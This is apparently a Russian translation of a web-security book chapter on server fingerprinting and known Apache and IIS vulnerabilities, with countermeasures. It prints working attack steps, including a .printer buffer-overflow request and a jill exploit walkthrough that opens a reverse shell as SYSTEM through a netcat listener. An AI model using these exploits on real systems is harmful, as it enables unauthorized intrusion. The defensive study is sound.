Процесс идентификации сервера также широко известен под названием *сбора идентификационных маркеров* (banners grabbing). Этот этап изучения объекта достаточно важен для хакеров, поскольку его результаты позволяют представить модель программного обеспечения сервера, что, в свою очередь, облегчает выбор направления дальнейшего взлома. В спецификации HTTP 1.1 (RFC 2616) определены заголовки ответов сервера для сообщения информации о сервере, обрабатывающем запрос. И хотя стандарт RFC рекомендует разработчикам приложений делать это поле необязательным для обеспечения безопасности, однако почти в каждой программной реализации оно по умолчанию заполняется какой-то конкретной информацией.

Приведем пример сбора идентификационных маркеров с помощью утилиты `netcat`:

```
D:\>nc -nvv 192.168.234.34 80
(UNKNOWN) [192.168.234.34] 80 (?) open
HEAD/HTTP/1.0


HTTP:/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Fre, 04 Jan 2002 23:55:58 GMT
[и т.д.]
```

Следует отметить, что для получения информации об идентификационном маркере сервера используется метод `HEAD`. Это самый простой способ сбора идентификационных маркеров.

Сбор идентификационных маркеров может выполняться параллельно с процессом сканирования портов при условии, что утилита `fscan` будет запущена с параметром `-b`. Ниже приведен пример работы программы сканирования портов параллельно с процессом сбора идентификационных маркеров (для краткости результат работы программы немного сокращен):

```
D:\>fscan -bqp 80,81,88,443, [остальные порты, перечисленные в
табл. 2.3],8888,9090,10000 192.168.234.1-254
Fscan v1.12 - Command line port scanner.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

Scan started at Thu Feb 15 15.13.33 2002

192.168.234.1        80/tcp192.168.234.34     80/tcp
    HTTP/1.1 400 Bad Request [0D][0A] Server: Microsoft-IIS/5.0
[0D][0A]
192.168.234.34       443/tcp
192.168.234.34       8000/tcp
192.168.234.148      80/tcp
    HTTP/1.1 400 Bad Request [0D][0A] Server: Microsoft-IIS/5.0
```

```
[0D][0A]
192.168.234.148       443/tcp
192.168.234.148       8000/tcp
[и т.д.]
```

**СОВЕТ** Для передачи списка портов утилите **netcat** может использоваться текстовый файл. Для этого необходимо использовать символ перенаправления (<), например, **nc -vv server 80 < file.txt**.

## Работа с SSL

Как отмечалось, такие утилиты, как netcat и fscan, не способны подключаться к сервисам SSL для сбора идентификационных маркеров. Возникает вопрос: Как же получить идентификационные маркеры от SSL-служб?

Одним из самых простых способов является использование локального прокси-сервера, который по протоколу SSL посылает запросы к интересующему нас удаленному серверу, для чего существует несколько хороших инструментов, но авторы предпочитают пользоваться утилитой sslproxy. Следующая команда демонстрирует, как запустить sslproxy для прослушивания локального порта 5000 и подключения через прокси-сервер к порту 443 удаленного компьютера. Для установления SSL-соединения необходим файл сертификата dummycert.pem (поставляется вместе с утилитой sslproxy).

```
C:\>sslproxy -l 5000 -R www.victim.com -r 443 -c dummycert.pem -p ss123
SSL: No verify locations, trying default
Proxy ready, listening for connection
```

Теперь можно открыть дополнительный сеанс работы в командной строке, соединиться с локальным прокси-сервером через порт с номером 5000 и попытаться провести сбор идентификационных маркеров.

```
C:\nc>nc -vv localhost 5000
localhost [127.0.0.1] 5000 (?) open
HEAD / HTTP/1.0
HTTP/1.1 2000 OK
Date: Fri, 15 Feb 2002 16:47:56 GMT
Server: WebSTAR/4.2 (Unix) mod_ssl/2.8.6 OpenSSL/0.9.6c
Connection: close
Content-Type: text/html
```

Вернувшись в окно sslproxy, можно увидеть, как установится соединение с удаленным сервером по протоколу SSL через порт 443, а в окне netcat — как утилита, используя это соединение, произведет опрос сервера.

```
Connection on fd=412
SSL: Cret error: unknown error 20 in /C=ZA/ST=Western
    Cape /L=Cape Town/o=Thawte Consulting
    cc /OU=Certification Services Division/CN=Thawte Server
    CA/Email=server-certs@thawte.com
SSL: negotiated cipher: EDH-RSA-DES-CBC3-SHA
client: broken pipe (read)
```

Среди других хороших инструментов для создания локального SSL прокси-сервера можно выделить stunel и openssl. Адреса в Internet, по которым можно найти эти утилиты, приведены в конце этой главы в разделе "Дополнительная информация".

# Резюме

В любой методологии первый шаг нередко является самым важным, и изучение объекта не является исключением. Идентификация всех серверов, определение выполняющихся на них приложений и сбор соответствующих идентификационных маркеров служб являются первым шагом в той работе, которую необходимо сделать, чтобы взломать сервер.


На этом этапе, используя знания о создании модели программного обеспечения сервера, взломщик будет искать способы использования обнаруженных изъянов, с помощью которых можно взломать сервер. Подробнее упомянутые в данной главе инструменты и методы взлома рассматриваются в главе 3. Затем он начнет исследовать возможные уязвимости приложений и служб. Этот процесс рассматривается в главе 4.

И еще, здесь не обсуждался вопрос о том, что многие Web-приложения совсем непригодны для запуска на Web-серверах, или неподходящие машины с потенциально опасными приложениями находятся в одной сети с Web-серверами. Процедуры, которые рассматривались в данной главе, часто увеличивают эффективность методического процесса сбора информации.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| *Бесплатные инструменты* | |
| Sam Spade | `http://www.samspade.org` |
| netcat | `http://www.atsatake.com/research/tools` |
| fscan | `http://www.foundstone.com` |
| nmap | `http://www.insecure.org` |
| Sslproxy | `http://www.obdev.at/products/ssl-proxy` |
| Openssl | `http://www.openssl.org` |
| Stunnel | `http://www.stunnel.org` |
| *Whois* | |
| Распределение IP-адресов в Европе | `http://www.ripe.net` |
| Распределение IP-адресов в Азии | `http://www.apnic.net` |
| Распределение IP-адресов Министерства обороны США | `http://whois.nic.mil` |
| Распределение IP-адресов правительства США | `http://whois.nic.gov` |
| Служба регистрации доменных имен | `http://www.internic.net/regist.html` |
| Информация Whois о географических доменах верхнего уровня | `http://www.uwhois.com` |
| *Общие сведения о безопасности сетей* | |
| *Секреты хакеров. Безопасность сетей — готовые решения*. 3-е изд. Мак-Клар, Скембрей, Курц, Издательский дом "Вильямс", 2002 | `http://www.williamspublishing.com` |

# ГЛАВА 3



Взломщики Web-приложений в первую очередь пытаются воспользоваться "лежащими на поверхности" изъянами системы защиты — изъянами самого Web-сервера. Ни одно, даже самое надежное приложение, вне зависимости от того, насколько проста или сложна его архитектура, не сможет долго оставаться невзломанным, если работает под управлением сервера с серьезным недостатком в системе защиты.

В этой главе предпринята попытка собрать воедино самые опасные изъяны популярного программного обеспечения серверов Web, сведения о которых были опубликованы в последние годы. Следуя установившейся в книгах серии "Секреты хакеров..." традиции, мы вручную выбрали эти примеры, руководствуясь опытом практической работы в качестве консультантов крупных компаний по компьютерной безопасности. В ходе этой работы нам не раз приходилось идентифицировать и исследовать описанные в данной главе изъяны защиты, а также разрабатывать соответствующие контрмеры. Материал главы сгруппирован в разделы по наиболее популярным серверным платформам: Apache, Internet Information Server (IIS) компании Microsoft и Enterprise Server компании Netscape. Кроме того, рассматриваются и такие менее известные платформы, как Lotus Domino, Novell GroupWise, RealServer компании RealNetworks и др. Завершив обсуждения изъянов в системе защиты серверов, ознакомимся с современными программами сканирования безопасности Web-серверов, а в конце главы немного поговорим о взломах путем инициализации состояния "отказ в обслуживании" (DoS — denial of service) и о контрмерах для защиты Web-сервера от взломов такого типа.

Завершая это краткое вступление, предлагаем не относиться ко всему прочитанному слишком серьезно. Если читатели выбрали для своего Web-сервера какое-либо программное обеспечение, упомянутое в данной главе, весьма вероятно, что ваш Web-узел уже был взломан одним из тех вандалов, которые бродят по Internet в поисках очередной жертвы. Ничего страшного — дочитав книгу, вполне возможно все восстановить, не так ли?

# Общеизвестные изъяны по наиболее популярным платформам

Предлагается рассматривать приведенные в этом разделе примеры, учитывая, что они достаточно простые, скорее как постановку проблемы, а не как совокупность исчерпывающих решений на все случаи жизни. Потратив немало времени на анализ безопасности программного обеспечения Web-серверов, можно сделать вывод о том, что какая бы платформа не выбиралась, рано или поздно придется столкнуться с тем или иным изъяном в ее системе безопасности. Поэтому можно дать лишь один универсальный совет: изучить все приведенные здесь примеры, настроить свой сервер как можно консервативнее и постоянно обновлять его компоненты по мере выпуска компанией-разработчиком новых версий и модулей обновления.

## Apache

Сервер Apache завоевал хорошую репутацию благодаря высоким показателям безопасности и производительности, которые он продемонстрировал на протяжении своей эксплуатации, особенно в последнее время. Так, начиная с версии 1.3, еще не известно ни об одном случае обнаружения способов взлома сервера путем переполнения буфера, приводящего к несанкционированному запуску команд. Подобно серверу IIS компании Microsoft с его "Ахиллесовой пятой" — дополнительной функциональностью, такой как Web-ориентированная печать или сервер индексирования, использование которого ставит под удар всю систему (подробнее см. в разделе, посвященном IIS), — изъяны в системе безопасности сервера Apache также кроются в его дополнительных компонентах, называемых *модулями* (module). Разработчики узлов элек-

тронной коммерции стремятся создавать динамические страницы, привлекающие пользователя не только самыми модными разноцветными "бантиками", но и учитывающие при этом его цветовые предпочтения. Однако для того, чтобы "научить" Apache работать с динамическими страницами, необходимо прибегнуть к использованию дополнительных модулей. Именно через эти модули и проникают в системы злоумышленники. Рассмотрим несколько относительно свежих примеров взлома сервера Apache.

## Просмотр каталога в режиме Multiview



| | |
|---|---|
| *Популярность* | *7* |
| *Простота* | *10* |
| *Опасность* | *6* |
| *Степень риска* | *7,6* |

Сервер Apache устойчив практически к любым попыткам просмотра содержимого каталога без получения явного на то разрешения, выданного администратором сервера. К сожалению, одна из новых возможностей Apache, названная разработчиками режимом Multiview, привела к снижению стойкости к несанкционированному просмотру каталога (см. опубликованную Кевином (Kevin, `brasscannon.net`) статью в Bugtraq за июль 2001 года). Взлом можно выполнить как с помощью броузера, так и из командной строки, используя утилиту `netcat`.

```
[rohan]$ echo -e "GET /some_directory?M=D HTTP/1.0\n\n" | \
> nc 192.168.42.17 80
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Index of /some_directory</TITLE>
 </HEAD>
<BODY>
<H1>Index of /some_directory</H1>
<PRE><IMG SRC="/icons/blank.gif" ALT=" "> <A HREF="?N=A">Name</A>
<A HREF="?M=A">Last modified</A> <A HREF="?S=A">Size</A> <A
HREF="?D=A">Description</A>
<HR>
<A HREF="/">Parent Directory</A> 20-Oct-1998 08:58 -
<A HREF="cgi-bin/">cgi-bin/</A> 28-Oct-1998 05:06 -
<A HREF="messages/">messages/</A> 20-Oct-1998 08:58 -
<A HREF="wwwboard.html">wwwboard.html</A> 16-Apr-1998 19:43 1k
<A HREF="passwd.txt">passwd.txt</A> 16-Apr-1998 19:30 1k
<A HREF="data.txt">data.txt</A> 16-Apr-1998 19:29 1k
<A HREF="faq.html">faq.html</A> 16-Apr-1998 19:28 2k
</PRE><HR>
</BODY></HTML>
```

Полученные результаты были слегка отредактированы, чтобы повысить читабельность текста, но общий смысл от этого не пострадал — с помощью такого нехитрого приема можно просмотреть содержимое основного каталога Apache. В главе 4 еще раз вернемся к этой теме, сконцентрировав внимание на тех файлах, которые представляют особый интерес. Но даже беглого взгляда на полученные результаты вполне достаточно — чего стоит один лишь файл `passwd.txt`! Этот изъян особенно полезен тем, что позволяет просмотреть полную структуру каталогов и файлов Web-узла.

## Контрмеры: просмотр каталога в режиме Multiview

Первой защитной мерой является очистка корневого каталога Web-узла и всех нижележащих каталогов от ненужных файлов. К ненужным файлам относятся файлы паролей, примечания разработчика, старые данные, резервные копии Web-узла, а также любые другие файлы, не предназначенные ни для просмотра в окне броузера пользователем узла, ни для работы выполняющихся на сервере приложений. Можно сказать, что недостатки в защите, приводящие к просмотру содержимого каталогов, опасны только в тех случаях, когда с их помощью можно получить доступ к важным данным.

Режим Multiview включается в разделе `Options` между дескрипторами `<Directory>`. По умолчанию он не включен.

## Просмотр каталога с использованием длинных URL



| | |
|---|---|
| *Популярность* | *7* |
| *Простота* | *8* |
| *Опасность* | *6* |
| ***Степень риска*** | *7* |

Передача длинных URL через модули `mod_negotiate`, `mod_dir` и `mod_autoindex` может привести к тому, что Apache откроет содержимое каталога. Этот метод взлома был впервые обнародован после того, как Мартин Крэмер (Martin Kraemer) в марте 2001 года представил на суд общественности версию 1.3.19 сервера. Концепция взлома достаточно проста, хотя и требует, как правило, проведения нескольких пробных взломов с целью подбора длины вводимой строки. Достаточно ввести URL с длинной последовательностью символов "косая черта", например, `/cgi-bin/////////////////////////////////////////////////////`, чтобы, при удачном "попадании", получить список файлов, находящихся в исходном каталоге. Конечно, количество символов косой черты, которые нужно ввести, зависит от реализации, но ничего не стоит написать на языке Perl сценарий, автоматизирующий выполнение этой задачи. Необходимо отметить, что большинство серверов Apache вообще не могут обрабатывать URL, длина которых превышает 8000 символов.

## Контрмеры: просмотр каталога с использованием длинных URL

Эта ошибка была исправлена уже в версии 1.3.19, однако ее можно решить и путем более тщательной настройки Apache. Модули `mod_dir` и `mod_autoindex` входят по умолчанию в комплект поставки сервера. При компиляции нужно просто исключить модули, представляющие содержимое каталога в удобочитаемом виде, из конфигурации сервера. Это ни на что не повлияет, поскольку при корректном подходе к разработке Web-узла у конечного пользователя не должно возникать необходимости в просмотре структуры его каталогов. Таким образом, решение проблемы сводится к простой настройке с помощью сценария конфигурации.

```
[apache]$ ./configure --disable-module=dir --disable-module=autoindex
```

Необходимо заметить, что отключение модуля `mod_dir` приведет к невозможности обслуживания *"честных" запросов на просмотр каталога, у которых в конце нет никаких длинных* последовательностей косых. Однако, как уже отмечалось, отсутствие такой возможности никак не должно отразиться на работоспособности приложения.

## Доступ к файлам через mod_rewrite

| | |
|---|---|
| *Популярность* | *5* |
| *Простота* | *4* |
| *Опасность* | *9* |
| ***Степень риска*** | *6* |

Одним из лучших источников информации по проблемам безопасности приложений является файл, содержащий комментарии разработчика и хронологию внесения изменений. (Источник, используй источник, Люк!) В сентябре 2000 года разработчики Apache, вдохновляемые Тони Финчем (Tony Finch), выпустили "заплатку" для исправления ошибки, позволявшей пользователю получить доступ к любому файлу Web-сервера, даже если он находится за пределами корневого каталога этого сервера. Подлежащий исправлению модуль `mod_rewrite` часто используется сервером Apache для возвращения страниц на основании значения передаваемого броузером параметра `User-agent`, информации из cookie-файлов или, среди прочего, URL.

К сожалению, определить извне, когда сервер обращается к модулю `mod_rewrite`, а также является ли та или иная конфигурация уязвимой, достаточно сложно. Есть лишь один надежный признак — параметр `RewriteRule` в конфигурации уязвимого сервера ставит в соответствие URL локальной странице, для которой *полностью задан путь*. Пример правила, обеспечивающего наличие уязвимости:

```
RewriteRule  /more-icons/(.*)      /home/httpd/icons/$1
```

Пример правила без уязвимости:

```
RewriteRule  /more-icons/(.*)      /icons/$1
```

## Контрмеры: доступ к файлам через mod_rewrite

Для устранения этого изъяна достаточно правильно записать значение параметра `RewriteRule` (см. приведенные выше примеры).

## Проникновение через mod_auth_*sql

| | |
|---|---|
| *Популярность* | *6* |
| *Простота* | *7* |
| *Опасность* | *9* |
| ***Степень риска*** | *7* |

В августе 2001 года центр RUS-CERT университета Штутгарта выпустил информационный бюллетень, где продемонстрировал, как обойти несколько модулей аутентификации, основанной на SQL. (Адрес, по которому можно ознакомиться с бюллетенем, приведен в конце главы, в разделе "Дополнительная информация".) Суть метода состоит в использовании в запросах ничем, казалось бы, не примечательного символа апострофа (`'`), что позволяет пользователям создавать специальные команды SQL, самая простая из них обходит механизм аутентификации узла (детальнее — в главе 5).

### Контрмеры: проникновение через mod_auth_*sql

Необходимо обновить пакет `mod_auth_*sql`. После обновления остановить, а затем снова запустить Web-сервер Apache, чтобы внесенные изменения вступили в силу.

## Apache httpd 2.0

Что в будущем ждет Apache? Находящиеся в настоящее время на этапе бета-тестирования версии ряда 2.0, по-видимому, скоро будут выпущены разработчиками в "большое плавание". Одним из самых больших изменений, внесенных в ряд 2.0, является поддержка фильтрации или улучшение возможности сцепки нескольких модулей для разбора URL. Учитывая проблемы, которые поразили такие модули, как `mod_rewrite`, за несколько месяцев разработки нового ряда сервера, можно смело предположить, что в новой иерархии появятся незащищенные модули или ошибки. По крайней мере, две ошибки, позволявшие предпринять DoS-взлом, уже были обнаружены и исправлены в практически готовой к выпуску версии ряда 2.0. Взломы DoS являются примитивными и наиболее распространенными типами взломов, но пользователи Web-серверов хотели бы обезопасить себя всеми возможными способами.

# Microsoft Internet Information Server (IIS)

Будучи одной из самых распространенных платформ Web-серверов в Internet, детище Microsoft множество раз подвергалось нападениям в последние годы. В IIS были выявлены такие изъяны, как вскрытие исходного кода путем взлома с использованием строки `::$DATA`, утечка информации через примеры сценариев типа `showcode.asp`, пиггибэкинг привилегированных команд в запросах к внутреннему интерфейсу с базами данных (MDAC/RDS), не говоря уже о простом переполнении буфера (IISHack). Хотя все перечисленные изъяны уже исправлены в текущей версии IIS (на момент написания данной книги — IIS 5), время от времени в сервере обнаруживаются новые. Наиболее серьезные недостатки в системе безопасности IIS как уже выявленные и исправленные, так и еще ждущие своего часа, можно, как правило, отнести к одной из двух групп.

- ▼ Взлом отдельных компонентов IIS.
- ▲ Взлом самого сервера IIS.

В данном разделе обсуждаются примеры взломов каждой из категорий, а также контрмеры, позволяющие повысить устойчивость IIS к подобным попыткам взлома, которые могут предприниматься в будущем. Подавляющее большинство методов взлома как уже апробированных, так и отрабатываемых в настоящее время, подпадает под первую категорию. Поэтому вряд ли можно кого-либо удивить, сказав, что отключение функциональности, представленной компонентами IIS, позволяет значительно снизить вероятность успеха последующих взломов. Помните об этом, читая материал данного раздела.

## Взлом компонентов IIS

В IIS интенсивно используется целый ряд библиотек динамической компоновки (DLL — Dynamic Link Library), которые, работая вместе с основным процессом сервера `inetinfo.exe`, обеспечивают последнему поддержку тех или иных возможностей (выполнение сценариев на стороне сервера, индексацию содержимого, основанную на Web печать и т.д.). Чтобы воспользоваться содержащейся в DLL функциональностью, *достаточно запросить у IIS файл с соответ*ствующим разрешением. Например, запрос файла с расширением `.printer` (независимо от того, существует ли файл на самом деле или нет) приведет к вызову библиотеки DLL, знающей, как обрабатываются запросы на Web-печать.

Такая архитектура, названная разработчиками компании Microsoft Internet Server Application Programming Interface (ISAPI), предоставляет в распоряжение бывалого хакера целые россыпи самой разной функциональности. Для того чтобы добраться к этой функциональности, достаточно создать URL, вызывающий определенный файл, а затем передать умышленно искаженную строку той библиотеке DLL ISAPI, которая будет вызвана данным запросом. Для некоторых серверов, работающих под управлением IIS, результаты применения такого метода взлома оказались просто катастрофическими. Этот пример как нельзя лучше демонстрирует старую, как мир вычислительной техники, мудрость — излишняя сложность чревата снижением безопасности. Иными словами, чем больше функциональных возможностей имеется у выбранного Web-сервера, тем больше риск взлома. Рассмотрим несколько практических примеров взлома функциональности ISAPI.



## Переполнения буфера DLL ISAPI

| | |
|---|---|
| *Популярность* | *10* |
| *Простота* | *9* |
| *Опасность* | *10* |
| ***Степень риска*** | ***10*** |

Одним из самых опасных изъянов библиотек DLL ISAPI является переполнение буфера. В конце 2001 и в начале 2002 годов серверы IIS по всей сети Internet были поражены очередными штаммами червей Code Red и Nimda, принцип работы которых основан на переполнении буфера, направленного против преданных огласке изъянов DLL ISAPI. В апреле 2002 года стало известно еще об одном, хотя и менее опасном изъяне, связанном с переполнением буфера — на сей раз в библиотеке DLL ISAPI, отвечающей за работу с документами, созданными в соответствии с технологией Active Server Pages (ASP). В данном подразделе обсуждается один из примеров использования подобного изъяна.

В мае 2001 года группа eEye Digital Security объявила об обнаружении эффекта переполнения буфера в фильтре ISAPI (`C:\WINNT\System32\msw3prt.dll`), который обрабатывает файлы `.printer`. Эта библиотека DLL обеспечивает поддержку протокола печати по Internet (IPP — Internet Printing Protocol). Протокол IPP позволяет осуществлять через Web управление различными аспектами сетевой печати.

Изъян проявляется при заполнении буфера поля Host, которое используется при отправке по протоколу HTTP запроса к ISAPI на открытие файла `.printer`, примерно 420 байтами информации, как показано в следующем примере (вместо обозначения `[buffer]` нужно подставить строку длиной около 420 символов).

```
GET /NULL.printer HTTP/1.0
Host: [buffer]
```

Этот простой запрос приводит к возникновению эффекта переполнения буфера, что чаще всего становится причиной зависания IIS. Однако, поскольку Windows 2000 после подобной аварийной остановки автоматически перезапускает IIS (процесс `inetinfo.exe`), чтобы обеспечить бесперебойность работы Web-служб, подобный взлом для удаленного пользователя никак не проявится (если, конечно, он не генерирует его постоянно, чтобы добиться эффекта отказа в обслуживании). Можно попутно заметить, что хотя средства обеспечения бесперебойности работы служб и позволяют поддержать работоспособность Web-узла при случайных сбоях IIS, с точки зрения безопасности их использование приводит к тому, что администратор узла может даже не подозревать о предпринимающихся попытках взлома.

Много подобных документированных методов взлома, связанных с проблемой обработки файлов `.printer`, было опубликовано во всех ведущих списках рассылки по безопасности. Од-

ним из первых было сообщение об утилите взлома, названной ее разработчиком — хакером dark spyrit (beavuh.org), *jill*. Хотя утилита jill написана на языке C для платформы UNIX, ее достаточно легко портировать на платформу Windows 2000, используя систему Cygwin.

Утилита jill применяет взлом путем переполнения буфера IPP и устанавливает ответный канал связи со взломщиком, позволяя ему получить доступ к командной строке. Запущенный таким образом процесс работает в контексте учетной записи SYSTEM, что дает возможность взломщику получить практически неограниченный доступ к взломанному компьютеру.

**ВНИМАНИЕ** По умолчанию взломанный Web-узел прекращает работу в тех случаях, когда по каким-то причинам не удается создать ответный канал связи с компьютером злоумышленника, если такой сеанс связи завершается некорректно или в результате возникновения какой-либо другой ошибки. Все попытки запустить Web-сервер с консоли взломанного компьютера будут неудачными. Выйти из этого состояния можно лишь с помощью перезапуска.

Рассмотрим, как работает улита взлома. Для начала запустим утилиту netcat, которая будет ждать соединения на порт 2002 от нашей жертвы.

```
C:\>nc -vv -l -p 2002
listening on [any] 2002 ...
```

Затем запустим jill, чтобы установить связь с портом 2002 нашего компьютера.

```
C:\>jill 192.168.234.222 80 192.168.234.250 2002
iis5 remote .printer overflow.
dark spyrit <dspyrit@beavuh.org> / beavuh labs.

connecting...
sent...
you may need to send a carriage on your listener if the shell doesn't
appear.
have fun!
```

Если все прошло нормально, вскоре после запуска утилиты взлома в окне, где работает утилита netcat, появится интерфейс командной строки, обеспечивающий удаленный доступ ко взломанному компьютеру. (Иногда после получения сообщения об установлении соединения, а также после каждого ввода сообщения нужно дополнительно нажать <Enter>). Ниже приведена картина того, что взломщик может увидеть на своем компьютере.

```
C:\>nc -vv -l -p 2002
listening on [any] 2002 ...
connect to [192.168.234.250] from MANDALAY [192.168.234.222] 1117
<Enter>

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami

<Enter>
NT AUTHORITY\SYSTEM
```

В данном примере использовалась утилита whoami, входящая в состав пакета Windows 2000 Resource Kit, с целью показать, что установленный сеанс удаленной работы в командной строке выполняется в контексте "всемогущей" системной учетной записи удаленной машины.

Поскольку инициализация взлома выполняется через традиционный канал связи для Web (обычно это порт 80), а также с учетом того, что удаленный доступ к командной оболочке выполняется через ответный канал в исходящем соединении на порт, определенный хакером, этот взлом обычно пропускается фильтрами маршрутизаторов и брандмауэров.

Вскоре после выхода утилиты jill для UNIX/Linux была создана и версия для платформы Win32, названная jill-win32. Хакер CyrusTheGreat, взяв за основу программный код jill, создал собственный вариант утилиты взлома, назвав его iis5hack. Все указанные средства взлома работают по описанному выше принципу, вплоть до того, что могут приводить к таким же последствиям при некорректном завершении сеанса, что и jill.



## Вскрытие исходного кода DLL ISAPI

| | |
|---|---|
| *Популярность* | *9* |
| *Простота* | *9* |
| *Опасность* | *4* |
| ***Степень риска*** | ***8*** |

Далеко не все изъяны в системе безопасности DLL ISAPI являются такими же высокоуровневыми, как в случае переполнения буфера для файлов .printer. В данном разделе рассматривается пример изъяна, приводящего ко *вскрытию исходного кода* (source disclosure), что также вызывается наличием ошибки в DLL ISAPI. Вскрытие исходного кода задевает обширный класс вопросов, позволяющих клиентам просматривать информацию, которая при нормальном течении событий не должна быть доступна.

Изъян +.htr является классическим примером вскрытия исходного кода, который работает как против IIS 4, так и против IIS 5. Если к запросу на получение активного файла добавить +.htr, обе версии IIS вместо выполнения файла предоставляют пользователю его исходный код. Этот пример говорит о неправильной интерпретации имен библиотекой ISM.DLL, входящей в ISAPI. Расширение +.htr приводит к тому, что подлежащие запуску файлы подаются на вход процедуры библиотеки ISM.DLL, которая по ошибке демонстрирует их содержимое. Рассмотрим, как с помощью утилиты netcat можно передать тестовый файл htr.txt этой библиотеке, чтобы воочию убедиться, как это срабатывает (обратите внимание на то, что в запросе к имени файла добавляется +.htr).

```
GET /site1/global.asa+.htr HTTP/1.0
[CRLF]
[CRLF]
```

Ввод файла с помощью утилиты netcat, подключенной к взломанному серверу, даст следующие результаты.

```
C:\>nc -vv www.victim.com 80 < htr.txt

www.victim.com [10.0.0.10] 80 (http) open

